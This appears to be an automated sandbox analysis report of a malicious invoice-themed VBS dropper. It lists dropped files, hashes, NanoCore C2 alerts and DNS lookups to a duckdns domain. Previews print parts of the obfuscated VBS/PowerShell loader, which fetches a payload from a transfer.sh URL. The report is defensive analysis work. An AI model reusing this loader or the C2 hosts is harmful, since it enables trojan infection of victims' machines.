Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	3098
Entropy (8bit):	3.666343377812127
Encrypted:	false
SSDEEP:	96:84yyyyyyyyyyyyyyRyyyyyyyyyyyyyyyjXWipjOyyyyyyyyyyy0lnmyyyyyyyyyyD:84yyyyyyyyyyyyyyRyyyyyyyyyyyyyyB
MD5:	80C1C1C116F8DC9B99C8C6B42FC37248
SHA1:	AF85597D2FF745D4A2CE3DFA6985F36A5A4AB0F6
SHA-256:	7EA20B0D711CB48293943718C2BFF13D6FAA261D2BE586F0EFA9E2965D806478
SHA-512:	96564F029E5D84CAC0CB987F76DB1FA9680AF8CDA9A243D517479430D4F3ACE5095EC0B7DB9314EE8AC4A4F14E02B9B2B629E2A19C50DFAF255E0D6370B508C
Malicious:	false
Yara Hits:	• Rule: PowerShell_Case_Anomaly, Description: Detects obfuscated PowerShell hacktools, Source: C:\Users\Public\Run\New.vbs, Author: Florian Roth
Reputation:	low
Preview:	Set H = CreateObject("WScript.She"&"ll")..H1 = "POwerSheLL "..H2 = "$SZXDCFVGBHNJSDFGH = 'https://transferH-Hsh/noODWU/kjuijH-Htxt'.Replace('H-H','.') ;$SOS='%!-X-!5-X-!!-X-5%-X-!*-X-!7-X-!8-X-!e-X-!a-X-!d-X-!b-X-!!-X-!5-X-!*-X-!7-X-!8-X-!a-X-%0-X-3d-X-%0-X-%7-X-*e-X-!5-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-!5-X-*%-X-!3-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-5!-X-%7-X-%e-X-5%-X-*5-X-70-X-*c-X-*1-X-*3-X-*5-X-%8-X-%7-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%7-X-%c-X-%7-X-7!-X-%e-X-57-X-%7-X-%9-X-%e-X-5%-X-*5-X-70-X-*c-X-*1-X-*3-X-*5-X-%8-X-%7-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-%7-X-%c-X-%7-X-*c-X-!9-X-!5-X-!e-X-%7-X-%9-X-3b-X-0a-X-%!-X-53-X-58-X-!!-X-!3-X-!*-X-5*-X-!7-X-!%-X-!8-X-!e-X-!a-X-58-X-!!-X-!3-X-!*-X-5*-X-!7-X-!%-X-!8-X-!a-X-!b-X-%0-X-3d-X-%0-X-%7-X-!!-X-!f-X-%a-X-%a-X-%a-X-%a-X-%a-X-%a-X-%a-X-%a-X-%a-X-%a-

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	57895
Entropy (8bit):	5.080080220298808
Encrypted:	false
SSDEEP:	1536:cIu+z30xyJJV3CNBQkj22h4iUxxaVkflJnLvAHPqd+KSS3SOdB8NVzltAHkrNKer:ru+z30IJJV3CNBQkj22qiUxaVkflJnLu
MD5:	E494C8B04CCA7990028009C5A768629C
SHA1:	42B21DC378D323E339D49BDC8CD4F96DC5837358
SHA-256:	AB50EF20F6B7CFF39117E3E89980CDD2FCECBCEDDDE456FECED62FC3AED475BF
SHA-512:	E06018D7C94E7FFD45407DCBA4282C9F20D4736867AFC8A0EFF016A7AFA8210FB365A8BA3B9FD824C25744C13BA1D6F8390FD88BEFF44EE2C0332BE619A932(B
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	PSMODULECACHE.X..........I...C:\Windows\system32\WindowsPowerShell\v1.0\Modules\SmbShare\SmbShare.psd1L.......gsmbo........gsmbm........Enable-SmbDelegation.... ...Remove-SmbMultichannelConstraint........gsmbd........gsmbb........gsmbc........gsmba........Set-SmbPathAcl........Grant-SmbShareAccess........Get-SmbBandWidthLimit........rsmbm........New-SmbGlobalMapping........rsmbb........Get-SmbGlobalMapping........Remove-SmbShare........rksmba........gsmbmc........rsmbs........Get-SmbConnection........rsmbt........Remove-SmbBandwidthLimit........Set-SmbServerConfiguration........cssmbo........udsmbmc........ssmbsc........ssmbb........Get-SmbShareAccess ....Get-SmbOpenFile........dsmbd........ssmbs........ssmbp........nsmbgm........ulsmba........Close-SmbOpenFile........Revoke-SmbShareAccess........nsmbt........Disable-SmbDelegation........nsmbs........Block-SmbShareAccess........gsmbcn........Set-SmbBandwidthLimit........Get-SmbClientConfiguration........Get-SmbSession........Get-Sm

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	1204
Entropy (8bit):	5.327588920450071
Encrypted:	false
SSDEEP:	24:3ULPpQrLAo4KAxX5qRPD42HOoFe9t4CvKuKnKJP+qn:oPerB4nqRL/HvFe9t4Cv94aP+qn
MD5:	B2E8F5B1D2CA14F416C34A1D80229547
SHA1:	25427AFC9715DC9C34187C211788E2409C83FA48
SHA-256:	A0B23D2B06F072A75AE6E5182F3776207E9EB012C568F11A10E5EE55F1F7FD03
SHA-512:	D3E88A11415A981DD475ABB03BD2B1DAAA264FED387D1D6157317986CEC9FB813285EBCE2DEE4079A01EB929498B1D587482E8C05EF467D0796662369AC68A(0
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive

Preview:	@...e...@..........8................'....L..}............System.Numerics.H...............<@.^.L."My...:...... .Microsoft.PowerShell.ConsoleHost0...............G-.o...A...4B..........System..4...............[...{a.C..%6..h.........System.Core.D..............fZve...F.....x.)........System.Management.AutomationL...............7.....J@......~.......#.Microsoft.Management.Infrastructure.<................H..QN.Y.f............System.Management...@................Lo...QN......<Q........System.DirectoryServices4................Zg5..:O..g..q..........System.Xml..4...............T..'Z..N..Nvj.G.........System.Data.H................. ....H..m)aUu.........Microsoft.PowerShell.Security...<...............)L..Pz.O.E.R............System.Transactions.<................):gK..G...$.1.q........System.ConfigurationP................/.C..J..%...].......%.Microsoft.PowerShell.Commands.Utility...D..................-.D.F.<;.nt.1........System.Configuration.Ins

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_cud4gohh.hx5.psm1

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_lstm2jza.nqk.ps1

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Roaming\D06ED635-68F6-4E9A-955C-4899F5F57B9A\catalog.dat

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\aspnet_compiler.exe
File Type:	data
Category:	dropped
Size (bytes):	3016
Entropy (8bit):	7.089541637477408
Encrypted:	false
SSDEEP:	48:IknjhUknjhUknjhUknjhUknjhUknjhUknjhUknjhUknjhUknjhUknjhUknl:HjhDjhDjhDjhDjhDjhDjhDjhDjhDjhDh
MD5:	A251FC139907A7F9A4D54A3DFC994A60
SHA1:	E9B3F45B76DF6AB458B51B6AA5B15D70CB49190E
SHA-256:	51676284C24A71DCEC3BB438090D811AB88DF0D91A9B3BAFCBAED1E74EAB2D9E
SHA-512:	445B9ABAAAF655E86706EDCB1CD034210067564CF07C5B8B7C2AE2BBA71D3043CCFAE953387906B7D6003C6417BF804BA5BBD770A3AC4648EA8A24E154FD02 1A
Malicious:	false
Preview:	Gj.h\.3.A...5.x..&...i+..c(1.P..P.cLT...A.b........4h...t.+..Z\.. .i.... S....}FF.2...h.M+....L.#.X..+......*....~f.G0^..;....W2.=...K.~.L..&f...p............:7rH}..../H......L...?...A.K...J.=8x!....+.2e'..E?.G......[.&Gj.h\.3.A...5.x..&...i+..c(1.P..P.cLT...A.b........4h...t.+..Z\.. .i.... S....}FF.2...h.M+....L.#.X..+......*....~f.G0^..;....W2.=...K.~.L..&f...p............:7rH}..../H......L...?...A.K...J.=8x!....+.2e'..E?.G......[.&Gj.h\.3.A...5.x..&...i+..c(1.P..P.cLT...A.b........4h...t.+..Z\.. .i.... S....}FF.2...h.M+....L.#.X..+......*....~f.G0^..;....W2.=...K.~.L..&f...p............:7rH}..../H......L...?...A.K...J.=8x!....+.2e'..E?.G......[.&Gj.h\.3.A...5.x..&...i+..c(1.P..P.cLT...A.b........4h...t.+..Z\.. .i.... S....}FF.2...h.M+....L.#.X..+......*....~f.G0^..;....W2.=...K.~.L..&f...p............:7rH}..../H......L...?...A.K...J.=8x!....+.2e'..E?.G......[.&Gj.h\.3.A...5.x..&...i+..c(1.P..P.cLT...A.b........4h...t.+..Z\.. .i.

C:\Users\user\AppData\Roaming\D06ED635-68F6-4E9A-955C-4899F5F57B9A\run.dat

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\aspnet_compiler.exe
File Type:	data
Category:	dropped
Size (bytes):	8
Entropy (8bit):	3.0

C:\Users\user\AppData\Roaming\D06ED635-68F6-4E9A-955C-4899F5F57B9A\run.dat	
Encrypted:	false
SSDEEP:	3:axd8t:QS
MD5:	18BAFE5CDA38E7123273B41133590DB6
SHA1:	0D4A30520A224D872C8C7AA4CB47C1C3FF86231D
SHA-256:	C8DB048339EA2BAFBA7B154FEB8923E4219C962446DEEE6E31DB86B684E6DD10
SHA-512:	844EB1C6FFFA9E8DA27467A8D04DEE09B880B780A33C156D5F4131DB3E6A6DC143F8597467BC4C977F43BB25B2A24A85FCD54AF0940E62E75AA3E0F859F09377
Malicious:	**true**
Preview:	;..$x.H

C:\Users\user\AppData\Roaming\D06ED635-68F6-4E9A-955C-4899F5F57B9A\settings.bin	
Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\aspnet_compiler.exe
File Type:	data
Category:	dropped
Size (bytes):	40
Entropy (8bit):	5.153055907333276
Encrypted:	false
SSDEEP:	3:9bzY6oRDT6P2bfVn1:RzWDT621
MD5:	4E5E92E2369688041CC82EF9650EDED2
SHA1:	15E44F2F3194EE232B44E9684163B6F66472C862
SHA-256:	F8098A6290118F2944B9E7C842BD014377D45844379F863B00D54515A8A64B48
SHA-512:	1B368018907A3BC30421FDA2C935B39DC9073B9B1248881E70AD48EDB6CAA256070C1A90B97B0F64BBE61E316DBB8D5B2EC8DBABCD0B0B2999AB50B933671BCB
Malicious:	false
Preview:	9iH...}Z.4..f.~a.....~.~.....3.U.

C:\Users\user\AppData\Roaming\D06ED635-68F6-4E9A-955C-4899F5F57B9A\storage.dat	
Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\aspnet_compiler.exe
File Type:	data
Category:	dropped
Size (bytes):	327768
Entropy (8bit):	**7.999367066417797**
Encrypted:	**true**
SSDEEP:	6144:oX44S90aTiB66x3PlZmqze1d1wl8lkWmtJ/3Exi:LkjbU7LjGxi
MD5:	2E52F446105FBF828E63CF808B721F9C
SHA1:	5330E54F238F46DC04C1AC62B051DB4FCD7416FB
SHA-256:	2F7479AA2661BD259747BC89106031C11B3A3F79F12190E7F19F5DF65B7C15C8
SHA-512:	C08BA0E3315E2314ECBEF38722DF834C2CB8412446A9A310F41A8F83B4AC5984FCC1B26A1D8B0D58A730FDBDD885714854BDFD04DCDF7F582FC125F552D5C3A
Malicious:	false
Preview:	pT..!..W..G.J..a.).@.i..wpK.so@...5.=.^..Q.oy.=e@9.B...F..09u"3.. 0t..RDn_4d.....E...i.....~...|..fX_...Xf.p^.....>a..$...e.6:7d.(a.A...=.)*.....{B.[...y%.*..i.Q.<..xt.X..H.. ..H F7g...I.*3.{.n....L.y;i..s-....(5i..........J.5b7}..fK..HV.,...0.... ....n.w6PMl.....v.'".v.......#..X.a...../...cC...i..l{>5n.._+.e.d'...}...[..../...D.t..GVp.zz.....(...o.....b...+`J.{....hS1G.^*l..v&.jm.#u..1..Mg!.E..U.T.....6.2>...6.l.K.w"o..E..."K%{....z.7....<...,...]t.:.....[.Z.u...3X8.Ql..j_.&..N..q.e.2...6.R.~..9.Bq..A.v.6.G..#y.....O....Z)G...w..E..k(....+..O.........Vg.2xC..... .O...jc.....z..~.P...q../.-.'.h._.cj.=..B.x.Q9.pu.|i4...i...;O...n.?.,. ....v?.5}.OY@.dG|<..._[.69@.2..m..I..oP=...xrK.?.....b..5....i&...l.c\b}..Q..O+.V.mJ.....pz....>F.....H...6$. ..d...|m...N..1.R..B.i.....$....$.....CY}..$....r.....H...8...li.....7 P.....?h....R.iF..6...q(.@LI.s..+K.....?m..H....*. l..&<}....`|.B....3.....I..o...u1..8i=.z.W..7

C:\Users\user\Documents\20210915\PowerShell_transcript.642294.QK9xZMTx.20210915103954.txt	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	12042
Entropy (8bit):	4.430073586041525
Encrypted:	false
SSDEEP:	192:n4yyyyyyyyyyyyyRyyyyyyyyyyyyyyjXWi8yyyyyyyyyyyAnmyyyyyyyyyyyimt:kX+amXrX+amXNX+amXlvyGLGLwB
MD5:	2D423F07C4E4632EA1DEFC3A71A2569C
SHA1:	126128D6BA7C2D0F2FD6BC5EF30D02818FD3BFDF
SHA-256:	90ADD1F60F5B3F09DE36AEE34EAC750EAE9E310D11C2F1A655E1884755189F3A
SHA-512:	B33C0C2E922EC56CFF01EB82494B59DD331AC212736F5563A4508AC9E803564DA1041905BF3D5658004D59DFA7A1814FCAFFE47845DFF2DC555372EB29F33DB
Malicious:	false

C:\Users\user\Documents\20210915\PowerShell_transcript.642294.QK9xZMTx.20210915103954.txt	
Preview:	.**********************..Windows PowerShell transcript start..Start time: 20210915103955..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 642294 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe $SZXDCFVGBHNJSDFGH = 'https://transferH-Hsh/3jxU5O/ioiH-Htxt'.Replace('H-H','.');$SOS='%!-X-!5-X-!!-X-5%-X-!*-X-!7-X-!8-X-!e-X-!a-X-!d-X-!b-X-!!-X-!5-X-!*-X-!7-X-!8-X-!a-X-%0-X-3d-X-%0-X-%7-X-*e-X-!5-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-!5-X-*%-X-!3-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-5!-X-%7-X-%e-X-5%-X-*5-X-70-X-*c-X-*1-X-*3-X-*5-X-%8-X-%7-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%7-X-%c-X-%7-X-7!-X-%e-X-57-X-%7-X-%9-X-%e-X-5%-X-*5-X-70-X-*c-X-*1-X-*3-X-*5-X-%8-X-%7-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-%7

Static File Info

General

File type:	ASCII text, with very long lines, with CRLF line t erminators
Entropy (8bit):	3.6546916667096356
TrID:	
File name:	746353_invoice_copy.vbs
File size:	3094
MD5:	de2cd7af58b26e8d00c8c8525918babe
SHA1:	e5d97879ab42a0ee8d65b77fa073b90132c68199
SHA256:	7d9d787a5341fd11604a2d10f739f283d7caa351fc67e30 80bfcc15526496222
SHA512:	3706db9e2a2b281cc8255429b74678a6a98893d80a078c 4155681cf6f91f9ab0c2a8f1d1519ffe94e500b054a86457 b5d7a8e033dd753a43fc46a9d9b97a0bfd
SSDEEP:	96:bG4yyyyyyyyyyyyyRyyyyyyyyyyyyyjXWipjOyyyyyy yyyyy0lnmyyyyyyyyyh:K4yyyyyyyyyyyyyRyyyyyyyyyyy yyyM
File Content Preview:	Set H = CreateObject("WScript.She"&"ll")..H1 = "POwer SheLL "..H2 = "$SZXDCFVGBHNJSDFGH = 'https://tra nsferH-Hsh/3jxU5O/ioiH-Htxt'.Replace('H-H','.');$SOS=' %!-X-!5-X-!!-X-5%-X-!*-X-!7-X-!8-X-!e-X-!a-X-!d-X-!b-X-!! -X-!5-X-!*-X-!7-X-!8-X-!a-X-%0-X-3d-X-%0-X-

File Icon

Icon Hash:	e8d69ece869a9ec4

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
09/15/21-10:41:15.812770	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	56627	8.8.8.8	192.168.2.4
09/15/21-10:41:16.220010	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49826	5500	192.168.2.4	194.147.140.14
09/15/21-10:41:23.590617	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	56621	8.8.8.8	192.168.2.4
09/15/21-10:41:23.818972	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49827	5500	192.168.2.4	194.147.140.14
09/15/21-10:41:30.746940	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	63116	8.8.8.8	192.168.2.4
09/15/21-10:41:31.948143	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49828	5500	192.168.2.4	194.147.140.14
09/15/21-10:41:38.574081	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	61721	8.8.8.8	192.168.2.4
09/15/21-10:41:38.802075	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49833	5500	192.168.2.4	194.147.140.14
09/15/21-10:41:47.118432	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49834	5500	192.168.2.4	194.147.140.14
09/15/21-10:41:53.609500	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	61522	8.8.8.8	192.168.2.4

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
09/15/21-10:41:53.836189	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49835	5500	192.168.2.4	194.147.140.14
09/15/21-10:42:00.804085	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49836	5500	192.168.2.4	194.147.140.14
09/15/21-10:42:07.986844	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49837	5500	192.168.2.4	194.147.140.14
09/15/21-10:42:14.785362	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	49612	8.8.8.8	192.168.2.4
09/15/21-10:42:15.015474	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49838	5500	192.168.2.4	194.147.140.14
09/15/21-10:42:22.098972	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49839	5500	192.168.2.4	194.147.140.14
09/15/21-10:42:29.189791	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49840	5500	192.168.2.4	194.147.140.14
09/15/21-10:42:36.314328	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	60875	8.8.8.8	192.168.2.4
09/15/21-10:42:36.562680	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49841	5500	192.168.2.4	194.147.140.14
09/15/21-10:42:45.372899	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49842	5500	192.168.2.4	194.147.140.14
09/15/21-10:42:52.090749	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	59172	8.8.8.8	192.168.2.4
09/15/21-10:42:52.318821	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49843	5500	192.168.2.4	194.147.140.14
09/15/21-10:42:58.701525	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	62420	8.8.8.8	192.168.2.4
09/15/21-10:42:59.023990	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49844	5500	192.168.2.4	194.147.140.14
09/15/21-10:43:05.510018	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49845	5500	192.168.2.4	194.147.140.14
09/15/21-10:43:12.421660	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	50183	8.8.8.8	192.168.2.4
09/15/21-10:43:12.719110	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49846	5500	192.168.2.4	194.147.140.14
09/15/21-10:43:19.794669	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49847	5500	192.168.2.4	194.147.140.14
09/15/21-10:43:25.173595	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49848	5500	192.168.2.4	194.147.140.14
09/15/21-10:43:31.942153	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	59794	8.8.8.8	192.168.2.4
09/15/21-10:43:32.385318	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49849	5500	192.168.2.4	194.147.140.14
09/15/21-10:43:38.991543	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	55916	8.8.8.8	192.168.2.4
09/15/21-10:43:39.235508	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49850	5500	192.168.2.4	194.147.140.14
09/15/21-10:43:46.122320	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	52752	8.8.8.8	192.168.2.4
09/15/21-10:43:46.348023	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49851	5500	192.168.2.4	194.147.140.14
09/15/21-10:43:53.260074	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49852	5500	192.168.2.4	194.147.140.14

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Sep 15, 2021 10:40:06.969906092 CEST	192.168.2.4	8.8.8.8	0x2baf	Standard query (0)	transfer.sh	A (IP address)	IN (0x0001)
Sep 15, 2021 10:41:15.683743954 CEST	192.168.2.4	8.8.8.8	0x3e0f	Standard query (0)	sunnysept.duckdns.org	A (IP address)	IN (0x0001)
Sep 15, 2021 10:41:23.462155104 CEST	192.168.2.4	8.8.8.8	0x105	Standard query (0)	sunnysept.duckdns.org	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Sep 15, 2021 10:41:30.625941038 CEST	192.168.2.4	8.8.8.8	0x5ca1	Standard query (0)	sunnysept.duckdns.org	A (IP address)	IN (0x0001)
Sep 15, 2021 10:41:38.454618931 CEST	192.168.2.4	8.8.8.8	0xc707	Standard query (0)	sunnysept.duckdns.org	A (IP address)	IN (0x0001)
Sep 15, 2021 10:41:46.862817049 CEST	192.168.2.4	8.8.8.8	0xdda9	Standard query (0)	sunnysept.duckdns.org	A (IP address)	IN (0x0001)
Sep 15, 2021 10:41:53.488068104 CEST	192.168.2.4	8.8.8.8	0xa83d	Standard query (0)	sunnysept.duckdns.org	A (IP address)	IN (0x0001)
Sep 15, 2021 10:42:00.530087948 CEST	192.168.2.4	8.8.8.8	0xf725	Standard query (0)	sunnysept.duckdns.org	A (IP address)	IN (0x0001)
Sep 15, 2021 10:42:07.728143930 CEST	192.168.2.4	8.8.8.8	0xf0d7	Standard query (0)	sunnysept.duckdns.org	A (IP address)	IN (0x0001)
Sep 15, 2021 10:42:14.662265062 CEST	192.168.2.4	8.8.8.8	0x63a5	Standard query (0)	sunnysept.duckdns.org	A (IP address)	IN (0x0001)
Sep 15, 2021 10:42:21.840790987 CEST	192.168.2.4	8.8.8.8	0xdb08	Standard query (0)	sunnysept.duckdns.org	A (IP address)	IN (0x0001)
Sep 15, 2021 10:42:28.809681892 CEST	192.168.2.4	8.8.8.8	0x2145	Standard query (0)	sunnysept.duckdns.org	A (IP address)	IN (0x0001)
Sep 15, 2021 10:42:36.191567898 CEST	192.168.2.4	8.8.8.8	0x652e	Standard query (0)	sunnysept.duckdns.org	A (IP address)	IN (0x0001)
Sep 15, 2021 10:42:45.012914896 CEST	192.168.2.4	8.8.8.8	0xb087	Standard query (0)	sunnysept.duckdns.org	A (IP address)	IN (0x0001)
Sep 15, 2021 10:42:51.967375040 CEST	192.168.2.4	8.8.8.8	0x9d69	Standard query (0)	sunnysept.duckdns.org	A (IP address)	IN (0x0001)
Sep 15, 2021 10:42:58.579850912 CEST	192.168.2.4	8.8.8.8	0xfe52	Standard query (0)	sunnysept.duckdns.org	A (IP address)	IN (0x0001)
Sep 15, 2021 10:43:05.256531000 CEST	192.168.2.4	8.8.8.8	0x8dd3	Standard query (0)	sunnysept.duckdns.org	A (IP address)	IN (0x0001)
Sep 15, 2021 10:43:12.296780109 CEST	192.168.2.4	8.8.8.8	0x311d	Standard query (0)	sunnysept.duckdns.org	A (IP address)	IN (0x0001)
Sep 15, 2021 10:43:19.538130999 CEST	192.168.2.4	8.8.8.8	0xe1c3	Standard query (0)	sunnysept.duckdns.org	A (IP address)	IN (0x0001)
Sep 15, 2021 10:43:24.899527073 CEST	192.168.2.4	8.8.8.8	0xaa6d	Standard query (0)	sunnysept.duckdns.org	A (IP address)	IN (0x0001)
Sep 15, 2021 10:43:31.810578108 CEST	192.168.2.4	8.8.8.8	0x31b4	Standard query (0)	sunnysept.duckdns.org	A (IP address)	IN (0x0001)
Sep 15, 2021 10:43:38.867455006 CEST	192.168.2.4	8.8.8.8	0x7678	Standard query (0)	sunnysept.duckdns.org	A (IP address)	IN (0x0001)
Sep 15, 2021 10:43:45.994616985 CEST	192.168.2.4	8.8.8.8	0x4e1	Standard query (0)	sunnysept.duckdns.org	A (IP address)	IN (0x0001)
Sep 15, 2021 10:43:53.007479906 CEST	192.168.2.4	8.8.8.8	0xea48	Standard query (0)	sunnysept.duckdns.org	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Sep 15, 2021 10:40:06.997371912 CEST	8.8.8.8	192.168.2.4	0x2baf	No error (0)	transfer.sh		144.76.136.153	A (IP address)	IN (0x0001)
Sep 15, 2021 10:40:10.232578039 CEST	8.8.8.8	192.168.2.4	0x52b2	No error (0)	a-0019.a-msedge.net	a-0019.standard.a-msedge.net		CNAME (Canonical name)	IN (0x0001)
Sep 15, 2021 10:41:15.812769890 CEST	8.8.8.8	192.168.2.4	0x3e0f	No error (0)	sunnysept.duckdns.org		194.147.140.14	A (IP address)	IN (0x0001)
Sep 15, 2021 10:41:23.590616941 CEST	8.8.8.8	192.168.2.4	0x105	No error (0)	sunnysept.duckdns.org		194.147.140.14	A (IP address)	IN (0x0001)
Sep 15, 2021 10:41:30.746939898 CEST	8.8.8.8	192.168.2.4	0x5ca1	No error (0)	sunnysept.duckdns.org		194.147.140.14	A (IP address)	IN (0x0001)
Sep 15, 2021 10:41:38.574080944 CEST	8.8.8.8	192.168.2.4	0xc707	No error (0)	sunnysept.duckdns.org		194.147.140.14	A (IP address)	IN (0x0001)
Sep 15, 2021 10:41:46.892715931 CEST	8.8.8.8	192.168.2.4	0xdda9	No error (0)	sunnysept.duckdns.org		194.147.140.14	A (IP address)	IN (0x0001)
Sep 15, 2021 10:41:53.609499931 CEST	8.8.8.8	192.168.2.4	0xa83d	No error (0)	sunnysept.duckdns.org		194.147.140.14	A (IP address)	IN (0x0001)
Sep 15, 2021 10:42:00.569755077 CEST	8.8.8.8	192.168.2.4	0xf725	No error (0)	sunnysept.duckdns.org		194.147.140.14	A (IP address)	IN (0x0001)
Sep 15, 2021 10:42:07.760315895 CEST	8.8.8.8	192.168.2.4	0xf0d7	No error (0)	sunnysept.duckdns.org		194.147.140.14	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Sep 15, 2021 10:42:14.785362005 CEST	8.8.8.8	192.168.2.4	0x63a5	No error (0)	sunnysept.duckdns.org		194.147.140.14	A (IP address)	IN (0x0001)
Sep 15, 2021 10:42:21.867312908 CEST	8.8.8.8	192.168.2.4	0xdb08	No error (0)	sunnysept.duckdns.org		194.147.140.14	A (IP address)	IN (0x0001)
Sep 15, 2021 10:42:28.838011026 CEST	8.8.8.8	192.168.2.4	0x2145	No error (0)	sunnysept.duckdns.org		194.147.140.14	A (IP address)	IN (0x0001)
Sep 15, 2021 10:42:36.314327955 CEST	8.8.8.8	192.168.2.4	0x652e	No error (0)	sunnysept.duckdns.org		194.147.140.14	A (IP address)	IN (0x0001)
